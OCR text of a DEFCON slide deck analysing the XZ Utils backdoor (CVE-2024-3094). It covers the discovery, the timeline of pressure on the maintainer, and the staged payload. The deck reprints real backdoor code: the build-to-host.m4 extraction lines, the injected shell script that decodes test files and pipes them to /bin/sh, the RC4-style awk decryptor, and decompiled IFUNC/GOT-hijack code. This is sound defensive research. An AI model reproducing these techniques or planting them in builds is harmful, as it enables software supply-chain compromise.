
The XZ Backdoor Story

The Undercover Operation That Set the Internet on Fire



Thomas Roccia
@fr0gger_
Sr. Security Researcher @ Microsoft

DEFCON

🤓 Whoami



Thomas Roccia

Sr. Threat Researcher @ Microsoft

A French in Australia

www.SecurityBreak.io

@fr0gger_

📝 What we will cover

- ✓ How the backdoor was found
- ✓ The long-term operation and timeline
- ✓ The technical details and assumptions
- ✓ What it means for the security industry




Date: Fri, 29 Mar 2024 08:51:26 -0700

From: Andres Freund <andres@...razel.de>

To: oss-security@...ts.openwall.com

Subject: backdoor in upstream xz/liblzma
leading to ssh server compromise

🤯 500 ms



SSH logins consuming substantial CPU



500ms delay identified with new package



CPU time traced to liblzma (part of XZ package)

Andres Freund (Tech) a reposté

Andres Freund (Tech)
@AndresFreundTec

FWIW, I didn't actually start looking due to the 500ms - I started looking when I saw failing ssh logins (by the usual automated attempts trying random user/password combinations) using a substantial amount of CPU. Only after that I noticed the slower logins.

Traduire le post

7:43 AM · 31 mars 2024 · **249,5 k** vues

74 369 2 k 339

```
before:
real    0m0.299s
user    0m0.202s
sys     0m0.006s

after:
nonexistant@...alhost: Permission denied (publickey).

real    0m0.807s
user    0m0.202s
sys     0m0.006s
```

Without the package

With the package

😎 A Bunch of Coincidences

"Saw sshd processes were using a surprising amount of CPU, despite immediately failing because of wrong usernames etc."

"Profiled sshd, showing lots of cpu time in liblzma, with perf unable to attribute it to a symbol."



"Additionally, I chose to use Debian unstable to find possible portability problems earlier."

"I chose to make all of them use -fno-omit-frame-pointer."

"Without having seen the odd complaints in valgrind, I don't think I would have looked deeply enough when seeing the high cpu in sshd below getcpuid()."

"Valgrind would not have complained about the payload without -fno-omit-frame-pointer."



Utils Package

- Free software for lossless data compression (lzma, xz) maintened by Lasse Collin
- Backdoor found in liblzma (xz 5.6.0, 5.6.1), introduced by user "Jia Tan", Feb 2024
- Affected mostly development versions, not widely deployed
- Assigned CVE-2024-3094









🤔 Why Targeting XZ?



XZ Utils is widely used in many Linux distributions and open-source projects for compression.



XZ Utils has been a trusted component in the open-source ecosystem for years.



OpenSSH employs XZ compression to reduce the size of transferred data.

```
root@debian-test:~# ldd /usr/sbin/sshd | grep lzma
        liblzma.so.5 => /usr/local/lib/liblzma.so.5 (0x00007f6befe9b000)
```

Timeline

1 — Initial involvement of Jia Tan
October 29, 2021 - June 29, 2022

- 2021-10-29: Jia Tan sends first patch to the xz-devel mailing list.
- 2022-04-22/2022-06-22: Multiple pressure emails from Jigar Kumar and Dennis Ens for changing the main maintener of XZ.
- 2022-06-29: Lasse Collin mentions Jia Tan as a co-maintainer already.

2 — Transition of maintainership
SEPTEMBER 27, 2022 - MARCH 18, 2023

- 2022-09-27: Jia Tan gives release summary for 5.4.0 version.
- 2022-10-28: Jia Tan added to the Tukaani organization on GitHub.
- 2022-11-30: Lasse Collin adds Jia Tan in the bug report email.
- 2022-12-30: Jia Tan merges first batch of commits directly into the xz repo.

3 — Preparation for the attack
MARCH 20, 2023 - JANUARY 19, 2024

- 2023-03-20: Jia Tan updates Google oss-fuzz to send bugs to his email.
- 2023-06-22: Hans Jansen sends patches for GNU indirect function feature.
- 2023-07-07: Jia Tan disables ifunc support during oss-fuzz builds.
- 2024-01-19: Jia Tan moves the project website to GitHub pages.

4 — Backdoor insertion and distribution
FEBRUARY 23, 2024 - MARCH 28, 2024

- 2024-02-24: Jia Tan merges hidden backdoor binary code in test files.
- 2024-02-24: Jia Tan tags and builds v5.6.0 with the backdoor.
- 2024-02-28: Jia Tan breaks landlock detection.
- 2024-03-09: Jia Tan commits updated backdoor (Valgrind fix) files and tags v5.6.1.

5 — Discovery and response
MARCH 28, 2024 - MARCH 30, 2024

- 2024-03-28: Andres Freund discovers the bug and privately notifies Debian and distros@openwall.
- 2024-03-29: Andres Freund posts backdoor warning to oss-security@openwall list.



2021 — 2024

Exploiting the human weakness

2022-04-28 - Jigar Kumar

Patches spend years on this mailing list. 5.2.0 release was 7 years ago. There is no reason to think anything is coming soon.

2022-05-19 - Dennis Ens

Is XZ for Java still maintained? I asked a question here a week ago and have not heard back. When I view the git log I can see it has not updated in over a year. I am looking for things like multithreaded encoding / decoding and a few updates that Brett Okken had submited (but are still waiting for merge). Should I add these things to only my local version, or is there a plan for these things in the future?

2022-05-19 - Lasse Collin

Jia Tan has helped me off-list with XZ Utils and he might have a bigger role in the future at least with XZ Utils. It's clear that my resources are too limited (thus the many emails waiting for replies) so something has to change in the long term.

2022-05-27 - Jigar Kumar

Over 1 month and no closer to being merged. Not a suprise.

2022-06-07 - Jigar Kumar

Progress will not happen until there is new maintainer. XZ for C has sparse commit log too. Dennis you are better off waiting until new maintainer happens or fork yourself. Submitting patches here has no purpose these days. The current maintainer lost interest or doesn't care to maintain anymore. It is sad to see for a repo like this.

Exploiting the human weakness

2022-06-08 - Lasse Collin

I haven't lost interest but my ability to care has been fairly limited mostly due to longterm mental health issues but also due to some other things. Recently I've worked off-list a bit with Jia Tan on XZ Utils and perhaps he will have a bigger role in the future, we'll see.

It's also good to keep in mind that this is an unpaid hobby project.

2022-06-14 - Jigar Kumar

With your current rate, I very doubt to see 5.4.0 release this year. The only progress since april has been small changes to test code. You ignore the many patches bit rotting away on this mailing list. Right now you choke your repo. Why wait until 5.4.0 to change maintainer? Why delay what your repo needs?

2022-06-21 - Dennis Ens

I am sorry about your mental health issues, but its important to be aware of your own limits. I get that this is a hobby project for all contributors, but the community desires more. Why not pass on maintainership for XZ for C so you can give XZ for Java more attention? Or pass on XZ for Java to someone else to focus on XZ for C? Trying to maintain both means that neither are maintained well.



2022-06-22 - Jigar Kumar


Is there any progress on this? Jia I see you have recent commits. Why can't you commit this yourself?

2022-06-29 - Lasse Collin

As I have hinted in earlier emails, Jia Tan may have a bigger role in the project in the future. He has been helping a lot off-list and is practically a co-maintainer already. :-) I know that not much has happened in the git repository yet but things happen in small steps. In any case some change in maintainership is already in progress at least for XZ Utils.

The Setup

24 Feb 2024



Commit 2 binary blob by JiaT45 -

- tests/files/bad-3-corrupt_lzma2.xz
- tests/files/good-large_compressed.lzma

Tag and built xz V5.6.0 with added file 'build-to-host.m4' in tarball that deliver the backdoor when building the package.

Tests: Update two test files.

```
author    Jia Tan <jiat0218@gmail.com>
          Sat, 9 Mar 2024 12:18:29 +1000 (10:18 +0800)
committer Jia Tan <jiat0218@gmail.com>
          Sat, 9 Mar 2024 12:18:29 +1000 (10:18 +0800)

The original files were generated with random local to my machine.
To better reproduce these files in the future, a constant seed was used
to recreate these files.
```

tests/files/bad-3-corrupt_lzma2.xz	patch | blob | history
tests/files/good-large_compressed.lzma	patch | blob | history

Stage 1 - build-to-host.m4

build-to-host.m4 (v5.6.0)

1
```
gl_am_configmake=`grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/null`
```

```
Binary file ./tests/files/bad-3-corrupt_lzma2.xz matches
```

2
```
gl_path_map='tr "\t \-_" " \t_\-"'
```

```
gl_[$1]_prefix=`echo $gl_am_configmake | sed "s/.*\.//g"`
```

3
```
gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
```

```
cat ./tests/files/bad-3-corrupt_lzma2.xz | tr "\t \-_" " \t_\-" | xz -d
```

Stage 2 - Injected Script

bad-3-corrupt_lzma2.xz

```
  0  FD377A58 5A000004 E6D6B446 02002101 08000000  .7zXZ    ...F  !
 20  D80F2313 01000C23 23232348 656C6C6F 23232323  . #     ####Hello####
 40  00000000 1288DF04 59728142 0001250D 7119C4B6        .. Yr.B  % q ..
 60  1FB6F37D 01000000 0004595A FD377A58 5A000004   ..}       YZ.7zXZ
 80  E6D6B446 02002101 08000000 D80F2313 E0051601  ...F  !      . # .
100  5F5D0005 20A52D55 BB98047C C699BCA0 664DCD31  _]    .-U.. |....fM.1
120  AD0B2920 B8280C2E BC33B37E 2AD3CA6E D4431C51  . ) .( ..3.~*..n.C Q
140  59CC8FE1 E8E3EF40 97B9A777 16AD9F55 2A48F7A0  Y......@...w ..U*H..
160  4BB07039 35F86A0F 833FC75D 05D690A0 EA499E60  K.p95.j .?.] ....I.`
180  3FC4C6F5 A6FD965B AF617F2D B11B8401 83A9E6AA  ?......[.a -. . ....
200  A3A43C0E 68AEBBEE D08621ED F75029A7 1D96EF16  ..< h.....!..P). .
220  94D4754B AD38BFD6 E8E7850A 3A90DCE2 758E4DEF  ..uK.8.....  :...u.M.
240  0C3D63CE A425009B 45EC7822 FEA8B6A7 5EC353BB   =c..% .E.x"....^.S.
260  90B9307C 9A92AA1B A90DFA67 6E917F29 B86C0B58  ..0|... . .gn. ).l X
280  CD772C28 09AC2A24 13201921 7C034A30 B2021898  .w,( .*$   !| J0.  .
300  D1202034 E09B8EDF F0B15C5D 8E0E1086 01EFE6DA  .  4......\].  . ...
320  DF7AC6F3 FC5DECD3 DD5BDF8C 7AD89617 6AAD1FB0  .z...]...[..z.. j. .
340  2717EEDB 46575680 18483BDF 0AA57137 FAF049B3  ' ..FWV. H;. .q7..I.
360  3BD6CED1 C618714B DFB41831 E57A1A40 EFC15DC2  ;.... qK.. 1.z @..].
380  553C1FB2 F3BAA199 E67300DF 8E9DFD9E 5B1F8D1F  U< ......s .....[ .
400  BCE11B80 00000000 758EDE55 DE723175 0001C902  .. .    u..U.r1u  .
420  970A0000 0A9472A2 B1C467FB 02000000 0004595A  .    .r...g.      YZ
440  FD377A58 5A000004 E6D6B446 02002101 08000000  .7zXZ    ...F  !
460  D80F2313 01000D23 23232357 6F726C64 23232323  . #     ####World####
480  0A000000 78F00B29 CC67DFD8 0001260E 081BE004     x. ).g..  &    .
500  1FB6F37D 01000000 0004595A                    ..}       YZ
```

$ injected.sh

```
1   ####Hello####
2   #@@Z@.hj@
3   eval `grep ^srcdir= config.status`
4   if test -f ../../config.status;then
5   eval `grep ^srcdir= ../../config.status`
6   srcdir="../../$srcdir"
7   fi
8   export i="
9       ((head -c +1024 >/dev/null) && head -c +2048 &&
10      (head -c +1024 >/dev/null) && head -c +2048 &&
11      (head -c +1024 >/dev/null) && head -c +2048 &&
12      (head -c +1024 >/dev/null) && head -c +2048 &&
13      (head -c +1024 >/dev/null) && head -c +2048 &&
14      (head -c +1024 >/dev/null) && head -c +2048 &&
15      (head -c +1024 >/dev/null) && head -c +2048 &&
16      (head -c +1024 >/dev/null) && head -c +2048 &&
17      (head -c +1024 >/dev/null) && head -c +2048 &&
18      (head -c +1024 >/dev/null) && head -c +2048 &&
19      (head -c +1024 >/dev/null) && head -c +2048 &&
20      (head -c +1024 >/dev/null) && head -c +2048 &&
21      (head -c +1024 >/dev/null) && head -c +2048 &&
22      (head -c +1024 >/dev/null) && head -c +2048 &&
23      (head -c +1024 >/dev/null) && head -c +2048 &&
24      (head -c +1024 >/dev/null) && head -c +2048 &&
25      (head -c +1024 >/dev/null) && head -c +724)";
26
27      (xz -dc $srcdir/tests/files/good-large_compressed.lzma|
28      eval $i|tail -c +31265|
29      tr "\5-\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\377")|
30      xz -F raw --lzma1 -dc|/bin/sh
31  ####World####
```

86 F9 5A F7 2E 68 6A BC

Manipulate input data stream

Stage 3 and backdoor extraction



Stage 2 - Injected Script

Decompress the second malicious (good-large_compressed.lzma) file that contains stage 3 and the binary backdoor

Remove junk data & unused bytes

```
(xz -dc $srcdir/tests/files/good-large_compressed.lzma|
eval $i|tail -c +31265|
tr "\5-\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\377")|
xz -F raw --lzma1 -dc|/bin/sh
```

Custom substitution cipher

Deciphered data are decompressed

Stage 3 Script



Stage 3 - Setup for compilation

- Check IFUNC Support (remember previous commit 🤔)
- Verifies CRC source files (crc64_fast.c and crc32_fast.c) for required IFUNC code.

```
if ! grep -qs '\["HAVE_FUNC_ATTRIBUTE_IFUNC"\]=" 1"' config.status > /dev/null 2>&1;then
if ! grep -qs 'define HAVE_FUNC_ATTRIBUTE_IFUNC 1' config.h > /dev/null 2>&1;then
```

- Multiple Checks
  - Ensures x86-64 Linux system.
  - Confirms shared library support.
  - Validates GCC compiler and GNU ld.
  - Checks for the previous two tests files.
  - Ensures Position Independent Code (PIC) build.

- Extracting the Backdoor from good-large_compressed.lzma
  - Embeds the backdoor into object files liblzma_la-crc64-fast.o.

- Modifies is_arch_extension_supported function in crc_x86_clmul.h:
  - Replaces __get_cpuid with _get_cpuid, removing one underscore.

```
#if defined(CRC32_GENERIC) && defined(CRC64_GENERIC) && defined(CRC_X86_CLMUL) && defined
(CRC_USE_IFUNC) && defined(PIC) && (defined(BUILDING_CRC64_CLMUL) || defined(BUILDING_CRC32_CLMUL))
extern int _get_cpuid(int, void*, void*, void*, void*, void*);
static inline bool _is_arch_extension_supported(void) {
    int success = 1;
    uint32_t r[4];
    success = _get_cpuid(1, &r[0], &r[1], &r[2], &r[3], ((char*) __builtin_frame_address(0))-16);
    const uint32_t ecx_mask = (1 << 1) | (1 << 9) | (1 << 19);
    return success && (r[2] & ecx_mask) == ecx_mask;
}
#else
#define _is_arch_extension_supported is_arch_extension_supported
#endif
```

Stage 3 - Backdoor Extraction

$ backdoorextract.sh

```
1  xz -dc $top_srcdir/tests/files/$p |
2  eval $i |
3  LC_ALL=C sed "s/\(.\)/\1\n/g" |
4  LC_ALL=C awk 'BEGIN{
5      FS="\n";
6      RS="\n";
7      ORS="";
8      m=256;
9      for(i=0;i<m;i++){
10         t[sprintf("x%c",i)]=i;
11         c[i]=((i*7)+5)%m;
12         }
13     i=0;
14     j=0;
15     for(l=0;l<4096;l++){
16         i=(i+1)%m;
17         a=c[i];
18         j=(j+a)%m;
19         c[i]=c[j];
20         c[j]=a;
21     }
22 }{
23     v=t["x" (NF<1?RS:$1)];
24     i=(i+1)%m;
25     a=c[i];
26     j=(j+a)%m;
27     b=c[j];
28     c[i]=b;
29     c[j]=a;
30     k=c[(a+b)%m];
31     printf "%c",(v+k)%m
32 }'
33 | xz -dc --single-stream |
34 ((head -c +$N > /dev/null 2>&1) && head -c +$W) > liblzma_la-crc64-fast.o || true
35 if ! test -f liblzma_la-crc64-fast.o; then
36 exit 0
37 fi
```

Decompress good-large_compressed.lzma

- m=256: Defines the modulus value as 256.
- t array: Creates a translation table mapping characters to their corresponding ASCII values.
- c array: Initializes the c array with values transformed by a simple linear formula.

- Permutes the c array using a method similar to the key scheduling algorithm (KSA) in RC4, where elements of c are swapped based on their values.

- Each character from the input is transformed using the permuted c array, similar to how RC4 generates pseudo-random bytes (PRGA) and uses them to decrypt the data.

Decompress the decrypted part, parse the data and store the output into liblzma_la-crc64-fast.o

Compilation Process


./configure

- build-to-host.m4 is executed and subsequent scripts
- Run all the checks
- Create the Makefile if previous conditions are met

Make

- backup original file .libs/liblzma_la-crc64_fast.o
- Specific Compilation Flags: -Wl, now, -z: ifunc resolvers run at startup, and gets the backdoor called during this.
- Modification of files crc64_fast.c and crc32_fast.c.
- Compilation, Linking Stage Manipulations, Cleanup





Malicious liblzma_la-crc64-fast.o is incorporated into compiled liblzma.

The Backdoor - IFUNC

```
(base) fr0gger@orion xz % readelf -s liblzma.o | grep IFUNC

   104: 0000000000006bf0   114 IFUNC   GLOBAL DEFAULT   13 lzma_crc32@@XZ_5.0
   106: 0000000000006ff0   114 IFUNC   GLOBAL DEFAULT   13 lzma_crc64@@XZ_5.0
```

```
_int64 (__fastcall *lzma_crc32())(__int64 a1, unsigned __int64 a2, unsigned int a3)
{
    int cpuid_backdoor;
    __int64 (__fastcall *result)(__int64, unsigned __int64, unsigned int);
    __m128i si128, v5, v6, v7, v8, v12, v19, v20, v25, v28, v33, v34, v35, v36, v37, v38;
    unsigned __int64 v45;
    char v39;
    unsigned char v40[3];
    int v42;

    // Read the FS s                    ss
    v45 = __readfs

    // Get CPUID
    cpuid_backdoo                    64_t)&v39, (int64_t)v40, (int64
(int64_t)v40 + 8);

    // Set the result                    CRC32 initially
    result = (decltype(result))CRC32;

    // Check CPUID backdoor and some specif                in the result
    if (cpuid_backdoor && (~v42 & 0x80202) ==
        result = sub_68C0;
```

rmation

_get_cpuid(

```
__int64 __fastcall sub_4710(unsigned int a1, __int64 a2, __int64 a3, __int64 a4)
{
  unsigned int v5; // [rsp+14h] [rbp-4Ch] BYREF
  int v6; // [rsp+18h] [rbp-48h] BYREF
  int v7; // [rsp+1Ch] [rbp-44h] BYREF
  __int64 v8[8]; // [rsp+20h] [rbp-40h] BYREF

  if ( counter == 1 )
  {
    v8[0] = 1LL;
    memset(&v8[1], 0, 32);
    v8[5] = a2;
    GOT_Hijack(v8, a2, a3, a4, v8, 0LL);
  }
  ++counter;
  cpuid(a1, &v5, &v6, &v7, v8);
  return v5;
}
```

- IFUNC allows for dynamic resolution of function implementations at runtime.
- Backdoor hijacks the ifunc resolver to allow the modification of GOT and PLT.

☠ The Backdoor - dl_audit

dl_audit is a feature in dynamic linkers that notifies custom libraries when events like symbol resolution occur. The backdoor uses this to bypass RELRO and to intercept and redirect function calls to its malicious code.


A Check loaded target process (sshd) and its shared libraries (liblzma, libcrypto) via the dynamic linker (ld).

